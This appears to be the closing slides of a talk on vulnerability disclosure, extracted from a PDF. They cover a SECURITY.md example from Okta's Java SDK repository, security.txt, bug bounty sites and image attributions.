
# .github/SECURITY.md

The screenshot shows a GitHub repository page for 'okta / okta-sdk-java'. The repository is public, has 113 forks, and 111 stars. The navigation bar includes links for Code, Issues (14), Pull requests (9), Actions, Projects, Wiki, and Security. The Security tab is selected, indicated by an orange underline. On the left, a sidebar menu lists Overview, Security policy (which is selected and highlighted with a red border), and Security advisories. The main content area displays the file '.github/SECURITY.md' with the title 'Security Policy' and a section titled 'Report a Vulnerability'. The text in this section reads: 'At Okta we take the protection of our customers' data very seriously. If you need to report a vulnerability, please visit <https://www.okta.com/vulnerability-reporting-policy/> for more information.'

# securitytxt.org

---

## Add a .well-known/security.txt




# Bug Bounty Sites

---

**bugcrowd**

**l1ackerone**



# Thank You!

 @BrianDemers

# Attribution

---

- "xkcd 1938, 1957" are licensed under CC BY-NC 2.5
- Internet Of Shit sticker image from: <https://twitter.com/internetofshit>
- <https://intezer.com/wp-content/uploads/2017/08/GoodBAd-1000x475.b197b0.webp>
- Intel -insider trading image: <https://i.kym-cdn.com/photos/images/newsfeed/001/329/141/44f.png>
- Three people secret image: [http://www.notable-quotes.com/f/benjamin\\_franklin\\_quote\\_2.jpg](http://www.notable-quotes.com/f/benjamin_franklin_quote_2.jpg)
- Secret stamp: cc-by-sa Willscrilt: [https://commons.wikimedia.org/wiki/File:Top\\_secret.png](https://commons.wikimedia.org/wiki/File:Top_secret.png)
- Questions image: <https://veryfunnypics.eu/wp-content/uploads/2014/09/funny-pictures-how-to-avoid-questions.jpg>
- PGP encryption image: [https://static.goanywhere.com/images/products/mft/GoAnywhereMFT\\_OpenPGP-Diagram\\_web2018.png](https://static.goanywhere.com/images/products/mft/GoAnywhereMFT_OpenPGP-Diagram_web2018.png)
- CVSS score image: <https://www.first.org/cvss/v3-1/media/dcbbdaef38f7d415ef9ccbd936d48d4e.png>
- JFK meme: <https://imgflip.com/i/3si67b>
- Private sign: <https://veryfunnypics.eu/a-private-sign-2/>